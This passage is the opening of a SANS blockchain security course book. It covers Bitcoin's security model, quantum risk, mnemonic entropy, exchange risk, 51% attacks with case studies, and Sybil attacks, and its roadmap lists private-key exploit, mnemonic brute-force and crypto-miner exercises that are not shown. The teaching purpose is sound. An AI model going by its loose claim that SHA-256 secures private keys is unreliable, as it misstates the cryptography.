BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



Blockchain Security Attacks & Defenses

© 2021 SANS Institute | All Rights Reserved | Version G02_01

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.2

The Bitcoin Network and Security Overview

Assumptions on Bitcoin's Security

Security Architecture Principles

Weaknesses and Vulnerabilities

Network Attacks

Node Security

Centralized Integration

User Security

Exercise: Exploit a Private Key Exposure

Attacks on Private Keys

BIP-32/BIP-39 and PBKDF2

Cracking Mnemonics

Exercise: Brute Force a Mnemonic Phrase

SANS |

SEC554 | Blockchain and Smart Contract Security

2

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security

Attacks & Defenses

554.3

Smart Contract Security

Vulnerabilities & Exploitation

SEC554.2

Attacks on Privacy

Blockchain-Based Attacks

Non-Blockchain Based Attacks

Defenses for Privacy

Malicious Uses of Blockchain

Ransomware and Crypto-Lockers

Cryptojacking

ICO Scams and Ponzi Schemes

Exercise: Install a Crypto-Miner Malware Agent

Regulatory Compliance and Investigation

The Current Regulatory Environment

OSINT and Anonymity Issues and Detection

TOR, Monero, and Dark Net Markets

Exercise: OSINT to Discover Hidden Bitcoin Funds

SANS |

SEC554 | Blockchain and Smart Contract Security

3

This page intentionally left blank.

OBJECTIVES FOR DAY 2 – BLOCKCHAIN SECURITY ATTACKS & DEFENSES

Overview of Blockchain Security

This section we will discuss some common security assumptions and misconceptions around Blockchain and Bitcoin. Then well discuss the inherent security of the network and architecture.

Weaknesses & Vulnerabilities

From technical security, to internet attacks, to user security; we overview of the common security flaws, weaknesses, and how they are attacked.

Attacks on Privacy and Keys

Dive into how privacy, anonymity, and personal identity can be compromised if a blockchain user is not careful. Then we discuss how to protect again these issues.

Regulations & Investigation

Bitcoin has gained a large interest from both government agencies as well as adversaries. We take a look at the current compliance, and regulatory landscape of blockchain – and some tools used.

Malicious Uses of Blockchain

Ransomware, Crypto-Lockers, Scams, and Money Laundering. These have made a bad reputation for Blockchain over the years. We take a look at how the blockchain is used maliciously.



This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.2

The Bitcoin Network and Security Overview

Assumptions on Bitcoin's Security

Security Architecture Principles

Weaknesses and Vulnerabilities

Network Attacks

Node Security

Centralized Integration

User Security

Exercise: Exploit a Private Key Exposure

Attacks on Private Keys

BIP-32/BIP-39 and PBKDF2

Cracking Mnemonics

Exercise: Brute Force a Mnemonic Phrase

SANS |

SEC554 | Blockchain and Smart Contract Security

5

This page intentionally left blank.

ASSUMPTIONS ON BITCOINS SECURITY (I)

“Bitcoin is different because it doesn’t depend on Access Control to remain secure. It depends on a simple mathematical formula of incentives and rewards.”

-Andreas M. Antonopoulos – The Internet of Money

Traditional IT systems are based upon prohibitive security controls. The goal of these controls is to prevent people from doing things that hurt the system. For example, an organization should have access controls on its systems, files, etc. to ensure that only authorized users have the ability to access them. This limits the potential risk to the organization since, in theory, only “trusted” users have access to valuable or sensitive resources.

Blockchain’s security model is based upon the assumption that no node in the blockchain network should be trusted. Instead, the system is designed so that a potentially malicious user is incentivized to act in the best interests of the blockchain network because doing so maximizes their potential for reward as well. Blockchain incentives boil down to a few key concepts:

- **All transactions and blocks are validated.** The blockchain network is a decentralized system. Each node in the blockchain network is responsible for checking that the transactions in a block are valid before adding it to its copy of the distributed ledger and building new blocks on top of it.
- **The majority of nodes are benign.** Blockchain systems are not designed to trust in the integrity of any particular user. However, Byzantine Fault Tolerance (BFT) assumes that a certain percentage of the network is benign.
- **Creating blocks carries rewards.** The creation of new blocks is essential to adding new data to the distributed ledger. Blockchain systems are designed so that block creators are paid in block rewards and/or transaction fees.
- **Only “valid” blocks are likely to be accepted.** Decentralized validation and the fact that the network is mostly benign means that a valid blockchain is the one most likely to be accepted by the network. As a result, even malicious nodes should create valid blocks in order to retain their rewards. Otherwise, their malicious chain will be dropped under the longest chain rule.

With this incentive model, blockchain doesn’t need to limit block creation - an essential part of the process - to “trusted” nodes. Under most circumstances, the blockchain incentive model will drive blockchain nodes and users to behave in a benign way.

ASSUMPTIONS ON BITCOINS SECURITY (2)

Can Bitcoin and/or the Blockchain be hacked?

- Bitcoin is not “unhackable,” but the vulnerabilities almost always are due to user error and irresponsibility more often than technical issues or exploits. We will go into detail on a few vulnerabilities later in this module.
- The core principle in bitcoin is decentralization, which has its own implication of also putting the responsibility for security with its users. Centralized models, such as banks or payment networks depend on access controls to keep out malicious actors and protect its users.
- Due to a system based on “Proof of Work,” the network can be public, and requires no encryption in transit like normal internet applications.

The “unhackability” of the blockchain is a common misconception. While the blockchain protocol is designed to be secure, potential attack vectors still exist. Most blockchain “hacks” arise from one of the following:

- **Personal Security Flaws:** Every user in the blockchain network is responsible for the security of their own blockchain account, which boils down to securing the private keys associated with these account(s). If a user’s private key is exposed to an attacker, the attacker gains control over their account.
- **External Applications/Services:** On a similar note, the vast majority of “blockchain hacks” are actually attacks against cryptocurrency exchanges. These exchanges store their own and their users’ private keys. Traditional cyberattacks against these exchanges (phishing, database exploitation, etc.) can reveal these private keys.
- **Implementation Errors:** In theory, blockchain has extremely strong security. In practice, it needs to be implemented to be usable. Some attacks against blockchains have been enabled by design or implementation errors within the blockchain software’s code.

ASSUMPTIONS ON BITCOINS SECURITY (3)

Will Quantum Computing will eventually break Bitcoin?

Computer	CPU Power
Honeywell's 6 Qubit Quantum Computer	Quantum volume of 64 qubits.
IBM Q System One	Quantum volume of 53 qubits.
Google Quantum Computer	Quantum volume of 54 qubits.

Announced in 2020, Honeywell released a quantum computer 2x more powerful than IBM and Google's supercomputers. However, at 64 qubits of power, this still does not even come close to the 3,000 qubits required to break the SHA256 that is used for private keys.

Scientists estimate that it would take **1.1 * 10 ^ 57 years** with the best computer today to find the private key that matches a given blockchain account.

The rise of quantum computing is a major event in cryptography for a number of different reasons. One of these is the fact that quantum computers can perform computations much more efficiently than classical ones due to their ability to store superpositions of states within their qubits.

For example, a 64-qubit computer that was announced by Honeywell in 2020 only has 64 qubits. However, this system is twice as powerful than the best computers owned by IBM and Google.

Despite this, Honeywell's quantum computer is far from powerful enough to crack a 256-bit hash function. Hash function collision resistance and the Pigeonhole Principle mean that an attacker must search a number of inputs equal to the number of potential outputs to be guaranteed to find a collision. With a 256-bit hash function, there are 2^{256} potential outputs. Searching such a massive number of potential hash inputs is expected to take approximately $1.1 * 10^{57}$ years with modern technology.

ASSUMPTIONS ON BITCOINS SECURITY (4)

Will Quantum Computing will eventually break Bitcoin? **NO!**

The argument that Bitcoin will be broken when with the evolution and implementation of quantum computing. This is referred to as “quantum supremacy.”

SHA-256 produces 256 bits which is 32 bytes.
 Each byte has 256 possible values.
 Each bit has 2 values (0 or 1), thus 2^{256} .
 Number of Bitcoin Private Keys. $2^{256} \approx 10^{77}$



How big is this?

There is an estimated 10^{78} atoms in the known, observable universe. Thus, theoretically, nearly every atom in the entire universe could have its own private key.

For hash functions, collision resistance is essential for security. The security of Bitcoin depends on the collision resistance of its hash function (SHA-256) in a number of different ways.

Collision-resistant hash functions are designed so that the best way to find a collision is via a brute-force search. As mentioned previously, the Pigeonhole Principle states that finding a guaranteed collision requires searching a space of inputs equal to the space of possible outputs.

For SHA-256, this space is $2^{256} \approx 10^{77}$. As mentioned above, this is 1/10 the number of atoms in the known, observable universe. In order to effectively search this space, a computer would need to not only be able to test this number of options but also store the results because the Pigeonhole Principle promises *a* collision, not one with a specific value. With a 256-bit output, this means that we would need roughly 25x the number of atoms in the universe to store the results, assuming that each bit can be stored on a single atom, which is possible, but difficult.

Reference:

<https://www.pcworld.com/article/3178339/ibm-fits-a-bit-on-an-atom-eyeing-ever-smaller-devices.html>

ASSUMPTIONS ON BITCOINS SECURITY (5)

Will Updates Be Needed Eventually?

YES!

Certain algorithms have been developed specifically for quantum computers. Two of these directly impact blockchain security:

- **Shor's Algorithm:** Breaks the security of classical public key cryptography. Post-quantum algorithms are still secure.
- **Grover's Algorithm:** Reduces the complexity of brute forcing a hash function from 2^N to $2^{(N/2)}$

Is this a big deal?

At the moment, quantum computers are far from large enough to effectively run Shor's or Grover's algorithms. When this changes, all that is needed is an update to the digital signature and hash algorithms in use.

The reason that some state that quantum computers will “break blockchain” is the existence of Shor’s and Grover’s algorithms. Both of these are algorithms that are specifically designed to run on quantum computers and take advantage of the fact that qubits can simultaneously store the values 0 and 1.

Shor’s and Grover’s algorithms are significant because they both impact the security of algorithms that blockchain is based upon. Classical public key cryptography (used in digital signatures) are completely broken by Shor’s algorithms. Grover’s algorithm, on the other hand, decreases the security of hash algorithms but does not “break” them.

The existence of Shor’s and Grover’s algorithms would be more significant if they presented an unsolvable problem. The Internet runs on classical public key cryptography, so it would be as broken as Bitcoin once quantum computers arrive. However, post-quantum public key algorithms already exist, providing the same features as classical algorithms but offering resistance to quantum computers as well. Also, while Grover’s algorithm decreases hash function security, a reduction of SHA-256’s security from 256 bits to 128 bits doesn’t make it breakable.

At some point in the future, the use of classical public key cryptography for blockchain will become unsafe. However, the broken cryptography can easily be replaced with a secure alternative by then via a simple protocol upgrade.


ASSUMPTIONS ON BITCOINS SECURITY (6)

Are Mnemonic Seed Phrases Secure?

YES!

As long as the seed phrase is TRULY RANDOM, and NEVER EXPOSED: the entropy is strong enough to keep the fastest computer from cracking anytime in the next few centuries.

WORDS	ENTROPY	TIME TO CRACK WITH FASTEST COMPUTER TODAY
2	~22 Bits	Instant
3	~33 Bits	8 seconds
4	~44 Bits	4 hours
5	~55 Bits	1 year
6	~66 Bits	2 milleniums
7	~77 Bits	Infinity
...	...	To Infinity and Beyond!



A mnemonic seed phrase is designed to make the private key associated with a blockchain account easier to remember, store, and enter into a blockchain wallet. Since private keys are normally represented as long hexadecimal strings, it is easy for a simple mistake or typo to cause them to be incorrect. Mnemonic seed phrases are designed to use common words that are very different from one another, reducing the probability of a mistake.

A mnemonic seed phrase is a representation of an account private key. It is secure as long as the following assumptions are true for that private key:

- **Randomly Generated:** A private key should be generated with a strong random number generator. The use of weak pseudorandom number generators that create predictable secret keys has resulted in the compromise of blockchain accounts and the loss of the value that they contain.
- **Securely Stored:** Both the private key and the mnemonic key should be stored securely. Compromise of even part of either decreases their security and increases the probability that the key can be guessed by an attacker.

The strength of a mnemonic seed phrase depends on its length as longer phrases can contain more entropy. However, even a small phrase can contain sufficient entropy as to be secure against brute-force attacks by modern computers.

ASSUMPTIONS ON BITCOINS SECURITY (7)

Is my Bitcoin Safe on an Exchange?

“Not Your Keys? Not Your Coins.”

Most users of Cryptocurrency buy, exchange, sell, or transact on an exchange, like Coinbase, or Binance. While these exchanges are pen-tested, audited, a hardened like a bank; it is still centralized. Your private keys are not yours, which is what true ownership of BTC is. If an exchange is breached, and the keys are compromised, you'll wish you had stored them on your own Cold Storage Wallet.

Cryptocurrency exchanges are organizations that allow blockchain users to store their private keys on the exchange and perform cryptocurrency transactions (buy, sell, trade, etc.). The use of cryptocurrency exchanges violates the “core ethos” of Bitcoin and other cryptocurrencies since it centralizes control over blockchain accounts within a few organizations.

While cryptocurrency exchanges often have “strong” security in place, “strong” does not mean perfect. The vast majority of “blockchain hacks” were actually attacks against cryptocurrency exchanges. Common types of attacks against exchanges include phishing or the use of SIM swapping attacks to gain control over a user’s multi-factor authentication and their exchange account. With this access, the attacker can transfer cryptocurrency to their own account, and blockchain immutability makes this transfer irreversible.

THE SECURITY MODEL

Two main principles of Bitcoin's Security Model:

- **Control over Keys**
- **Independent Transaction Validation by Miners**

These both must be applied for a truly decentralized security construct. If control of keys are lost, or transactions are taken “off-blockchain” then the security model is flawed, and risk is created.

Bitcoin's security model is based upon the decentralization of the blockchain network. This decentralization is based on two main principles:

- **Control Over Keys:** Access to the private key associated with a blockchain account provides complete control over that account. Blockchain transactions are digitally signed using the account's private key, meaning that an attacker with access to an account's key can masquerade as the account owner. For this reason, the private keys for Bitcoin accounts must be controlled only by the account owner.
- **Independent Transaction Validation By Miner:** Bitcoin is designed so that no node needs to trust any other node to maintain the accuracy and integrity of the digital ledger. Before adding a transaction to a block or a block to its copy of the digital ledger, a node verifies that the transaction is valid.

The use of cryptocurrency exchanges violates both of these principles. An exchange stores and has access to a user's account keys, and all exchange users are dependent on the exchange to accurately report the state of the blockchain's digital ledger.

THE SECURITY MODEL – CONTROL OVER KEYS

In a traditional PKI Model, a central authority is responsible for managing and protecting the keys.

Examples are CA (certificate authority) for X.509 certificates, or a DNS root authority, or a cloud HSM holding cryptographic materials.


CENTRALIZED RISKS	DECENTRALIZED
Collusion against you by key custodian.	You are the owner of your private key.
Internal attacks on the centralized key custodian.	You are responsible to secure the key.
Incentivized external attacks to compromise custodians keys	You must be aware of external risks.

Public key infrastructure (PKI) is essential for digital signatures to be effective. A digital signature is verified with an associated public key, and the assumption is made that the public key in question actually belongs to the alleged signer of the message. PKI is designed to ensure this by implementing systems in which a centralized authority is responsible for key distribution, management, and protection.

However, reliance upon a centralized authority for PKI introduces a number of different risks:

THE SECURITY MODEL – INDEPENDENT TRANSACTION VALIDATION

Blockchain nodes participating in the network consensus are responsible to check each block of transactions it receives and ensure that everything in that block is fully valid. This allows us to trust the block without having to trust the miner who created it.




The blockchain is designed to replace traditional, centralized ledger management systems. In a centralized system (like a bank), a single organization or group is responsible for maintaining the digital ledger. This includes storing, protecting, and updating it and resolving any potential disputes about its contents. The issue with this system is that it requires trust in the integrity of the centralized authority responsible for the ledger.

A blockchain-based digital ledger is completely decentralized and designed to eliminate the need to trust in any of the nodes within the blockchain network. This includes the need to trust that the creator of a specific block performed the verification necessary to ensure that all transactions are valid and do not include double-spends. To accomplish this, each node in the network independently validates a transaction or block against its copy of the digital ledger before adding it to a block or copy of the ledger.

A CHAIN OF TRUST (I)

The security of the Blockchain becomes stronger for each block created.
Each block that is added is derived from all blocks before it, up to the genesis block.

The more miners that are working on validating transactions, the more “trustworthy” it becomes.



SANS

SEC554 | Blockchain and Smart Contract Security

16

The blockchain derives its name from the fact that its digital ledger is composed from a “chain” of blocks. Each block in the chain is linked to the previous block by a hash value of the previous block header in its header.

The use of a hash function for this purpose is designed to take advantage of the collision resistance of the hash functions. Hash function collision resistance means that it is difficult (to the point of being effectively impossible) to find two inputs to a hash function that produce the same output. In order to change a single block in the blockchain without changing later blocks, an attacker would have to find a new version of the block that:


1. Had the exact same hash output
2. Followed the accepted format of blocks for that blockchain
3. Had a reasonable timestamp
4. Contained only valid transactions
5. Obeyed block size limits

Finding any collision for a hash function is currently infeasible for the hash functions used in blockchain technology. Finding one that fulfills all of these properties is exponentially more difficult and potentially impossible (no such block header may exist).

A CHAIN OF TRUST (2)

For an attacker to modify a past transaction, or break the integrity of the chain, they would have to redo the “proof of work” for that block, and all of the blocks that come after it up to and then beyond the most recent block.

Then, the attackers modified chain would have to be propagated and accepted by all other nodes in the network.



SANS |

SEC554 | Blockchain and Smart Contract Security

17

The previous block hash value contained within a block header makes it impossible to change only a single block in the chain. Modification of one block in the chain changes the hash of its header. Since this header hash is included in the next block, its header changes as well and so on. Bitcoin’s Proof of Work algorithm only considers a block as “valid” if it has a hash that is less than a given threshold. The probability that any (let alone all) of the new versions of these blocks having header hashes less than this threshold is very small, making it necessary to regenerate them.

This regeneration must also be performed faster than the original version of the blockchain grows in order for the modified version to replace the original version under the longest chain rule. As a result, the more computational power spent building the main chain, the harder it is to attack in this way.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.2

The Bitcoin Network and Security Overview

Assumptions on Bitcoin's Security

Security Architecture Principles

Weaknesses and Vulnerabilities

Network Attacks

Node Security

Centralized Integration

User Security

Exercise: Exploit a Private Key Exposure

Attacks on Private Keys

BIP-32/BIP-39 and PBKDF2

Cracking Mnemonics

Exercise: Brute Force a Mnemonic Phrase

SANS |

SEC554 | Blockchain and Smart Contract Security

18

This page intentionally left blank.

TYPES OF VULNERABILITIES TO THE BLOCKCHAIN

Main areas of risk in a Proof of Work Blockchain such as Bitcoin.

AREA OF RISK	LIKELIHOOD OF OCCURRENCE
Network Attacks	LOW
Node Security	MEDIUM
Centralized Integration	HIGH
User and Personal Security	VERY HIGH

Bitcoin is a well-established Proof of Work blockchain network. This means that it has a relatively secure codebase and a large number of miners helping to contribute to the security of its consensus algorithm.

As a result, the various potential risks to the Bitcoin network have varying levels of likelihood on Bitcoin:

- **Network Attacks:** The 51% attack is an example of a network-level attack against Bitcoin. Since the complexity of this attack is directly proportional to the hashrate of the Bitcoin network, it is a low likelihood risk.
- **Node Security:** Attacks against blockchain nodes include Denial of Service (DoS) attacks, timestamp hacking, and exploitation of vulnerabilities in the Bitcoin client software. Due to the design of the Bitcoin protocol and the maturity of the Bitcoin codebase, these only pose a medium threat to a node's security.
- **Centralized Integration:** Bitcoin is designed to be decentralized with every user managing their own keys, but this does not always happen. The risk of power centralizing within a few cryptocurrency exchanges is high.
- **User and Personal Security:** The security of Bitcoin accounts is based upon the users properly storing and protecting their private keys. A failure to do so is the most common cause of blockchain hacks, making this a very high likelihood threat.

NETWORK ATTACKS – 51% ATTACK (I)

The 51% Attack

In a Proof of Work Blockchain, an attacker that controls more than

50% of the network's computing power can exclude and modify the ordering of transactions.

A Blockchain that has a lower level of consensus and hashrate will be more vulnerable to a 51% Attack.

Things an Attacker can do in a 51% Attack

- Reverse transactions while in control.
- Double spend coins.
- Reverse confirmations for any previous transactions while in control.
- Prevent transactions from gaining confirmations.
- Prevent other miners from mining any valid blocks

Things the Attacker CAN'T do in a 51% Attack

- Reverse other user transactions without their cooperation (unless their transaction history has been affected by a double-spend)
- Prevent transactions from being sent at all (they will still show as 0/unconfirmed)
- Change the number of coins generated per block
- Create new coins.
- Send coins that never belonged to the attacker

The 51% attack is the oldest known attack against a Proof of Work blockchain and has been known since the beginning. It exists due to the design of Proof of Work consensus, and the risk of a 51% attack cannot be eliminated without introducing some level of centralization to the system.

A 51% Attack takes advantage of the fact that, at its core, Proof of Work is a majority vote system. Miners “vote” on the blockchain with their hashpower as they try to find a valid version of the next block on the blockchain. If the majority of “votes” or hashrate is controlled by an attacker, then the attacker can legitimately win the vote and control the blockchain.

A 51% attacker has full control over the blockchain since they can create a valid form of the blockchain faster than the rest of the network and have it officially accepted under the longest chain rule. The main limitations of a 51% attacker’s power are that:

- The malicious blockchain must be valid.
- They can’t forge digital signatures, which means they can’t perform transactions on another user’s behalf.
- They can’t stop transactions from being created, distributed, and added to nodes’ caches of transactions not yet added to the blockchain.

NETWORK ATTACKS – 51% ATTACK (2)

Cost Considerations of a 51% Attack

Launching a 51% attack on a large network like bitcoin is not cheap.

There are electricity costs, mining costs, hardware and CPU costs to run an attack.

A website to see the current price per hour to run a 51% attack can be found at:
<https://www.crypto51.app/>

Name	Symbol	Market Cap	Algorithm	Hash Rate	1h Attack Cost
Bitcoin	BTC	\$197.02 B	SHA-256	133,901 PH/s	\$483,019
Ethereum	ETH	\$38.58 B	Ethash	249 TH/s	\$266,979
BitcoinCashABC	BCH	\$4.11 B	SHA-256	2,664 PH/s	\$9,610
Litecoin	LTC	\$3.05 B	Scrypt	273 TH/s	\$15,830
BitcoinSV	BSV	\$3.01 B	SHA-256	2,205 PH/s	\$7,953
Dash	DASH	\$643.57 M	X11	7 PH/s	\$2,113
Zcash	ZEC	\$624.89 M	Equihash	7 GH/s	\$15,869
EthereumClassic	ETC	\$601.83 M	Ethash	4 TH/s	\$4,170

Chart as of 10/2020

SANS |

SEC554 | Blockchain and Smart Contract Security

21

A 51% attack takes advantage of the majority vote within Proof of Work. This means that the attacker needs to control the majority of the vote, which can be expensive.

Typically, as Proof of Work blockchains gain adoption and value, they also gain hashrate. Any miner participating in the consensus and block creation process has the ability to earn block rewards and transaction fees. If these rewards are worth more than the cost of creating the blocks, then miners can make a profit. For this reason, the hashrate of a Proof of Work blockchain often fluctuates with the price of the associated cryptocurrency.

For many of the more established and valuable cryptocurrencies, a sustained 51% attack quickly becomes prohibitively expensive and unprofitable. For this reason, most reported 51% attacks are against cryptocurrencies with lower hashrates, like Ethereum Classic.


NETWORK ATTACKS

Instructor Demo

View the current Hashrate of the Bitcoin Network.

**For On-Demand Students:
Visit this Link**

<https://www.blockchain.com/charts/hash-rate>




This page intentionally left blank.

NETWORK ATTACKS – CASE STUDY (I)

Ethereum Classic (ETC)

A fork of the Original Ethereum Blockchain has suffered several 51% Attacks. The most recent occurring August 2020 resulted in a reorganization of 4,236 blocks and a double-spend of \$1.68 million worth of cryptocurrency.

Hashpower can be purchased temporarily and used to manipulate a proof of work blockchain with low participants.



SANS |

SEC554 | Blockchain and Smart Contract Security

23

Ethereum Classic is a fork of the Ethereum cryptocurrency. It was created due to a disagreement over how to handle the aftermath of the Ethereum DAO hack. Ethereum Classic users refused to accept the hard fork that rewrote the history of the Ethereum blockchain to eliminate the attack.

Since Ethereum Classic is the “unofficial” version of the blockchain, it has a much lower hashrate than Ethereum. This makes it more vulnerable to 51% attacks since it costs less for an attacker to control the majority of the network’s hashrate.

Ethereum Classic has suffered a number of 51% attacks in which the attacker rented hashrate from a cloud-based hashrate provider. This enabled them to perform double-spend attacks and steal block rewards by creating alternative versions of valid blocks and replacing the original version of the blockchain under the longest chain rule.

Reference:

<https://www.coindesk.com/ethereum-classic-attacker-successfully-double-spends-1-68m-in-second-attack-report>

NETWORK ATTACKS – CASE STUDY (2)

Betcoin Dice

In September 2013, an attacker used centralized mining pool GHash.io to steal an estimated 1,000 bitcoins from the gambling site Bitcoin.

The attacker would spend bitcoins to make a bet. If they won, he would confirm the transaction. If they lost, he/she would confirm a forged transaction returning the bitcoins to their own wallet, invalidating the transaction that lost the bet.

With about 30% of the hashrate in control, this attack could only be performed on unconfirmed transactions, but with only one or two required confirmations, the attack would be locked in.

A 51% attack gets its name from the fact that it takes a majority of the network's hashrate to guarantee the effectiveness of a sustained attack. However, the same objective can be achieved with a much lower percentage of the blockchain's hashrate if the attacker does not need to replace many blocks of the blockchain. This is why transactions are typically not considered "trusted" until three or more blocks are built on top of the block that contains them.

This attack against Bitcoin Dice demonstrates the risks associated with failing to wait for this interval. The game relied upon unconfirmed transactions for betting, so the attacker was able to make a bet and determine if they had won rapidly. If the attacker won, they allowed the transaction to go through unchanged. Otherwise, they took advantage of control over a significant amount of hashrate to build a version of the blockchain that contained a transaction that conflicted with the one containing their bet. Since the malicious chain grew faster than the legitimate one, the attacker was able to ensure that only winning bets were recorded on the blockchain's digital ledger.

Reference:

<https://bitcointalk.org/index.php?topic=321630.msg3445371>

NETWORK ATTACKS – SYBIL ATTACK

The bitcoin network never keeps account of how many nodes are participating on the network, or where they are located. A Sybil attack focuses on isolating honest nodes with many malicious nodes under their control.

With only attacker nodes filling the connectivity, there is a higher chance of executing several exploits including:

- Refuse to relay blocks and transactions from everyone, effectively disconnecting you from the network.
- Only relay attackers blocks, effectively putting you on a separate network and leaving you open to double-spending attacks.
- Relying transactions with no confirmations, the attacker can filter out certain transactions to execute double-spending attacks

* **note** - Bitcoin makes these attacks more difficult by only making an outbound connection to one IP address per /16 (x.y.0.0).

